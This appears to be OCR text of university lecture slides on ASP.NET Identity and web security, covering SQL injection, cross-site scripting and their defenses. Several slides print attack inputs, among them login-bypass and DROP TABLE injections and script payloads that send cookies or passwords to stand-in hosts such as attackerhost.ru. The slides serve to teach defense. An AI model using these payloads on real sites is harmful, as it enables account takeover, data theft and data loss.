- Customize EF e.g. database connection string
- Customizable store managers:
  - `UserStore`
  - `RoleStore`
- Ex: Store in Azure Tables or MongoDB

- http://www.asp.net/identity/overview/extensibility/overview-of-custom-storage-providers-for-aspnet-identity

43

43

Managing Users and Roles

- Customizable user and role managers:
  - UserManager
  - RoleManager

- http://azure.microsoft.com/en-us/documentation/articles/web-sites-dotnet-deploy-aspnet-mvc-app-membership-oauth-sql-database/

44

44

Creating User Entities

```
UserManager<ApplicationUser> um;

ApplicationUser admin =
   new ApplicationUser { UserName = ”admin” };

IdentityResult identityResult =
   await um.CreateASync(admin, ”admin1234");

If (identityResult.Succeeded) {
   ...
}
```


Creating and Assigning Roles

```
public class AccountController : Controller {
   protected RoleManager<IdentityRole> roleManager; ...

   public AccountController
      (RoleManager<IdentityRole> roleManager) {
      this.roleManager = roleManager;
      ...
   }

   ... await roleManager.createAsync(roleName) ...

   ... await userManager.AddToRoleAsync(user,
                                        model.RoleName);

}
```

Initial Admin Account

```
public class ApplicationDbInitializer{

   public static async Task CreateAdminAccount
        (IServiceProvider provider,
         Iconfiguration configuration) {

      UserManager<ApplicationUser> um = provider
          .GetRequiredService
                 <UserManager<ApplicationUser>>();

      RoleManager<IdentityRole> rm = provider
          .GetRequiredService
                 <RoleManager<IdentityRole>>();

   }
```

47

47

Initial Admin Account

```
public class ApplicationDbInitializer {

   public static async Task CreateAdminAccount
        (IServiceProvider provider,
         Iconfiguation configuration) {

      ApplicationUser user = ...;
      string password = configuration
                           ["Data:Admin:Password"];
      var result = um.CreateAsync(user, password);

      if (result.Succeeded) {
         await rm.CreateAsync(new IdentityRole(role));
         await um.AddToRoleAsync(user, role);
      }
   }
```

48

48

Initial Admin Account

- Calling initializer

```
public void Configure(IApplicationBuilder app) {
   ...
   app.UseAuthentication();
   app.UseMvcWithDefaultRoute();

   ApplicationDbInitializer
      .CreateAdminAccount(
         app.ApplicationServices,
         Configuration)
      .Wait();

}
```

49

49

Initial Admin Account

- Must disable dependency injection scope validation

```
public class Program {

.  public static void Main(string[] args) {
      BuildWebHost(args).Run();
   }

   public static IWebHost
      BuildWebHost(string[] args) {
      return WebHost.CreateDefaultBuilder(args)
             .UseStartup<Startup>()
             .UseDefaultServiceProvider(opts =>
                   opts.ValidateScopes = false)
             .Build();
   }
}
```

50

50

COMBINING ASP.NET IDENTITY AND DOMAIN MODEL

51

51

Models

```
public class User {
   [Key] [DatabaseGenerated(DatabaseGeneratedOption.Identity)]
   public virtual int Id { get; set; }
   public virtual string UserName { get; set; }
   public virtual ICollection<Image> Images { get; set; }
}

public class Image
   [Key] [DatabaseGenerated(DatabaseGeneratedOption.Identity)]
   public virtual int Id { get; set; }

   [ForeignKey("User")]
   public virtual int UserId { get; set; }
   public virtual User User { get; set; }
}
```

52

52

Models

```
public class User {
   [Key] [DatabaseGenerated(DatabaseGeneratedOption.Identity)]
   public virtual int Id { get; set; }
   public virtual string UserName { get; set; }
   public virtual ICollection<Image> Images { get; set; }
}

public class Image
   [Key] [DatabaseGenerated(DatabaseGeneratedOption.Identity)]
   public virtual int Id { get; set; }

   [ForeignKey("User")]
   public virtual int UserId { get; set; }
   public virtual User User { get; set; }
}

public class ApplicationUser : IdentityUser {
}
```

53

53

Models

```
public class ApplicationUser : IdentityUser {
   // public virtual int Id { get; set; }
   // public virtual string UserName { get; set; }
   public virtual ICollection<Image> Images { get; set; }
}


public class Image
   [Key]
   [DatabaseGenerated(DatabaseGeneratedOption.Identity)]
   public virtual int Id { get; set; }

   [ForeignKey("User")]
   public virtual string UserId { get; set; }
   public virtual ApplicationUser User { get; set; }
}
```

54

54

DAL

```
public class ApplicationDbContext : DbContext {
   public DbSet<User> Users { get; set; }
   public DbSet<Image> Images { get; set; }
   public DbSet<Tag> Tags { get; set; }

   public ApplicationDbContext() : base() { }
}


public class ApplicationDbContext :
      IdentityDbContext<ApplicationUser> {

   public ApplicationDbContext
      (DbContextOptions<ApplicationDbContext> options)
      : base(options) {
   }
}
```

55

55

DAL

```
public class ApplicationDbContext :
      IdentityDbContext<ApplicationUser> {
   // public DbSet<User> Users { get; set; }
   public DbSet<Image> Images { get; set; }
   public DbSet<Tag> Tags { get; set; }

   public ApplicationDbContext
            (DbContextOptions<ApplicationDbContext>
                    options)
      : base(options)
   }
}
```

56

56

DAL

```
public class ApplicationDbContext :
      IdentityDbContext<ApplicationUser> {
   // public DbSet<User> Users { get; set; }
   public DbSet<Image> Images { get; set; }
   public DbSet<Tag> Tags { get; set; }


   protected override void OnModelCreating
                          (DbModelBuilder modelBuilder) {
      base.OnModelCreating(modelBuilder);

      //This will singularize all table names
      foreach (IMutableEntityType entityType
              in builder.Model.GetEntityTypes()) {
          entityType.Relational().TableName =
                          entityType.DisplayName();
       }
   }
}
```

57

57

Base Controller

- Define for every controller:

```
protected ApplicationDbContext db { get; set; }

protected UserManager<ApplicationUser> userManager
{ get; set; }

protected BaseController(UserManager<...> um,
                         ApplicationDbContext db) {

   this.db = db;

   this.userManager = userManager;

}
```

58

58

Current User

- Using cookies

```
protected String GetLoggedInUser() {
   return Request.Cookies["Username"];
}
```

- Using Identity

```
using Microsoft.AspNet.Identity;

protected async ApplicationUser GetLoggedInUser() {
 return await userManager
        .FindByName(HttpContext.User.Identity.Name);
}
```

59

59

User Select List

- Without Identity

```
protected SelectList UserSelectList() {
   return new SelectList(ActiveUsers(),
                         "Id",
                         "UserName",
                         1);
}
```

- Using Identity

```
protected SelectList UserSelectList() {
   String defaultId = GetLoggedInUser().Id;
   return new SelectList(ActiveUsers(),
                         "Id",
                         "UserName",
                         defaultId);
}
```

60

60

Web Server Security II

Dominic Duggan
Stevens Institute of Technology

Based in part on materials by
D. Boneh, J. Mitchell, S. Mitchell

61


61

SECURITY VULNERABILITIES: SQL INJECTION

62

62

Basic picture: SQL Injection



63

63

CardSystems Attack

- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put out of business
- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed

64

64


April 2008 SQL Vulnerabilities

SQL Injection Example

Login:	John
Password:	John1234

- String query = "SELECT * FROM users
  WHERE login = '" + login +
  "' AND password = '" + password + "'";
- Expected input:
  SELECT * FROM users
  WHERE login = 'John'
  AND password = 'John1234'
- Result: Returns John's user information

SQL Injection Example




- String query = "SELECT * FROM users
  WHERE login = '" + login +
  "' AND password = '" + password + "'";
- Input:
  SELECT * FROM users
  WHERE login = '' OR '1'='1'
  AND password = '' OR '1'='1'
- Result: ?

67

67

SQL Injection Example



- String query = "SELECT * FROM users
  WHERE login = '" + login +
  "' AND password = '" + password + "'";
- Input:
  SELECT * FROM users
  WHERE login = '' OR TRUE
  AND password = '' OR TRUE
- Result: ?

68

68

SQL Injection Example


Login:	' OR '1' = '1
Password:	' OR '1' = '1

- String query = "SELECT * FROM users
  WHERE login = '" + login +
  "' AND password = '" + password + "';"
- Input:
  SELECT * FROM users
  WHERE TRUE
  AND TRUE
- Result: Returns all user information in the users table

69

69


SQL Injection Example



70

70

SQL Injection Example




- String query= "SELECT * FROM accounts
  WHERE username = '" + strUName + "'
  AND trandate >= '" + strSDate + "'
  AND trandate <= '" + strEDate + "'";
- Expected input:
  SELECT * FROM users
  WHERE username = 'John'
  AND trandate >= '2005-01-01'
  AND trandate <= '2006-06-28'
- Result: Returns John's transactions between given dates

71

71

SQL Injection Example



72

72

SQL Injection Example

- String query= "SELECT * FROM accounts
  WHERE username = '" + strUName + "'
  AND trandate >= '" + strSDate + "'
  AND trandate <= '" + strEDate + "'";
- Input:
  SELECT * FROM users
  WHERE username = 'John'
  AND trandate >= '' OR 1=1--'
  AND trandate <= '' OR 1=1--'

"—" signals a comment…

- Result: ?

73

73


SQL Injection Example

- String query= "SELECT * FROM accounts
  WHERE username = '" + strUName + "'
  AND trandate >= '" + strSDate + "'
  AND trandate <= '" + strEDate + "'";
- Input:
  SELECT * FROM users
  WHERE username = 'John'
  AND trandate >= '' OR 1=1
  AND trandate <= '' OR 1=1
- Result: ?

74

74

SQL Injection Example



- String query= "SELECT * FROM accounts
  WHERE username = '" + strUName + "'
  AND trandate >= '" + strSDate + "'
  AND trandate <= '" + strEDate + "'";
- Input:
  SELECT * FROM users
  WHERE username = 'John'
  AND trandate >= '' OR TRUE
  AND trandate <= '' OR TRUE
- Result: Returns all saved transactions

75


75

SQL Injection

- Another example:
  String query =
  "SELECT prodinfo FROM prodtable
  WHERE prodname = '" + input + "'"
- Actual input:
  blah'; DROP TABLE prodtable; --
- Resulting query:
  SELECT prodinfo FROM prodtable
  WHERE prodname = 'blah';
  DROP TABLE prodtable;

76

76



77

77

Preventing SQL Injection

- Never build SQL commands yourself !
  - Use parameterized/prepared SQL
  - Use ORM framework
    - ADO.NET Entity Framework
    - Java Hibernate
    - Java Persistence Architecture (JPA)

78

78

Parameterized/Prepared SQL

- Build SQL queries by properly escaping args: ' → \'
- Ex: ADO.NET

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);
cmd.Parameters.Add("@User", Request[“user”] );
cmd.Parameters.Add("@Pwd", Request[“pwd”] );
cmd.ExecuteReader();
```

79

79

SECURITY VULNERABILITIES: CROSS SITE SCRIPTING (XSS)

80

80


Cross Site Scripting (XSS)

- Malicious input to Web app
- Reflected XSS
  - Embedded in a Web page
- Stored XSS
  - Stored to a database
- DOM based XSS
  - Web content generated by client side code

81

81

Reflected XSS




82

82

Reflected XSS

http://myserver.com/test.jsp?name=Stefan




```
<HTML>
<BODY>
Welcome Stefan
</BODY>
</HTML>
```


http://myserver.com/test.jsp?name=<script>alert("Attacked")</script>


```
<HTML>
<BODY>
Welcome
<script>alert("Attacked")</script>
</BODY>
</HTML>
```

83

83


Reflected XSS



84

84


Stored XSS



85

85


Stored XSS



86

86


Stored XSS



87

87

Stored XSS



Cookie stealing

88

88


Stored XSS

```
<SCRIPT>
var WH = window.open("","",
   "width=275,
    height=175,
    top=200,
    left=250,
    location=no,
    menubar=no,
    status=no,
    toolbar=no,
    scrollbars=no,
    resizable=no");
WH.document.write("…

   HTML FORM with POST request to
   http://attackerhost.ru/h4xor.php

   …");</SCRIPT>
```

89

89


Stored XSS



90

90

Stored XSS



DOM Based XSS

- Example:

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi <SCRIPT>
  var pos=document.URL.indexOf("name=")+5;
  document.write
        (document.URL.substring(pos,
                  document.URL.length));
</SCRIPT>
<p>Welcome to our system …
</HTML>
```

DOM Based XSS

- Example:

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi <SCRIPT>
  var pos=document.URL.indexOf("name=")+5;
  document.write
        (document.URL.substring(pos,
                  document.URL.length));
</SCRIPT>
<p>Welcome to our system …
</HTML>
```

93

93

DOM Based XSS

- Example:

```
http://www.vulnerable.example/welcome.html?name=Joe
```

```
Hi Joe

Welcome to our system …
```

94

94

DOM Based XSS

- Example:

```
http://www.vulnerable.example/welcome.html?name=
<script>
document.location=
   'http://attackerhost.ru/cgi-bin/cookiesteal.cgi?'
        +document.cookie
</script>
```

```
Hi

Welcome to our system …
```

95


95

XSS DEFENSES

96

96

Defenses at Server



97

97

How to Protect Yourself (OWASP)

- Validate all parameters
  - headers
  - cookies,
  - query strings
  - form fields
  - hidden fields (i.e., all parameters)
  - Requires rigorous specification

98

98

How to Protect Yourself (OWASP)

- Do not attempt to identify active content
  - Too many types
  - Too many ways of encoding to get around filters
- 'Positive' security policy
  - What is allowed
  - Attack signature based policies are incomplete

99

99

Input data validation and filtering

- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

100

100

Output filtering / encoding

- HTML encoding
  - HTML helpers, HTML.Encode, <%:…%>
  - < for <, > for >, &quot for " …
  - Default for Razor rendering
- Allow only safe commands (no <script>…)
- Caution: `filter evasion` tricks
  - E.g. <script src=" …" → src="…"
    but <scr<scriptipt src="..." →
    <script src="..."

101

101

Limitations of HTML Encoding

```
<script type="text/javascript">
   $(function () {
      var mesg = 'Hello, @ViewBag.Name';
      $("#message").html(mesg).show('slow');
   });
</script>
```

Input User Name:

```
\x3cscript\x3e%20alert(\x27pwnd\x27)%20\x3c/script\
x3e
```

i.e. `<script> alert('pwnd') </script>`

102

102

JavaScript Encoding

```
<script type="text/javascript">
   $(function () {
      var mesg =
'Hello, @Ajax.JavaScriptStringEncode(ViewBag.Name)';
      $("#message").html(message).show('slow');
   });
</script>
```

Input User Name:

```
\x3cscript\x3e%20alert(\x27pwnd\x27)%20\x3c/script\x3
e
```

i.e. `<script> alert('pwnd') </script>`

103

103

Caution: Scripts not only in <script>!

- JavaScript as scheme in URI

```
<img src="javascript:alert(document.cookie);">
```

- Script in event handlers

```
<img src="none" OnError="alert(document.cookie)">

<iframe src="https://bank.com/login"
  onLoad="steal()">

<form action="logon.jsp" method="post"
  onSubmit="hackImg=new Image;
  hackImg.src='http://www.digicrime.com/'
     +document.forms(1).login.value'+':'
     +document.forms(1).password.value;"
</form>
```

104

104

Encoding Attributes & URLs

- Html.AttributeEncode:

```
<a href="@Url.Action("Index","Home",
    new {name=Html.AttributeEncode
                    (ViewBag.name)})">
Click here.</a>
```

- Url.Encode:

```
<a href="@Url.Encode(Url.Action("Index","Home",
    new {name=ViewBag.name}))">
Click here.</a>
```

105

105


AntiXSS Library

- Library for sanitizing content
  - Whitelist of allowed characters
  - Focus on preventing vulnerabilities (ASP.NET encoding: display problems)
- Install as encoding engine
  - Nuget: Install-Package AntiXSS
  - Html.Encode or <%:…%>

106

106

HttpOnly Cookies



- Cookie not accessible to scripts (`document.cookie`)
  - ASP.NET MVC: `[HttpOnly]` attribute
  - Prevent cookie theft via XSS

… but does not stop most other risks of XSS bugs

107

107

Points to remember

- Key concepts
  - Whitelisting vs. blacklisting
  - Output encoding vs. input sanitization
  - Sanitizing before or after storing in database
  - Dynamic versus static defense techniques

108

108

Points to remember

- Good ideas
  - Static analysis (e.g. ASP.NET)
  - Taint tracking
  - Framework support
  - Continuous testing
- Bad ideas
  - Blacklisting
  - Manual sanitization

109


109

SECURITY VULNERABILITIES: CROSS-SITE REQUEST FORGERY (CSRF)

110

110

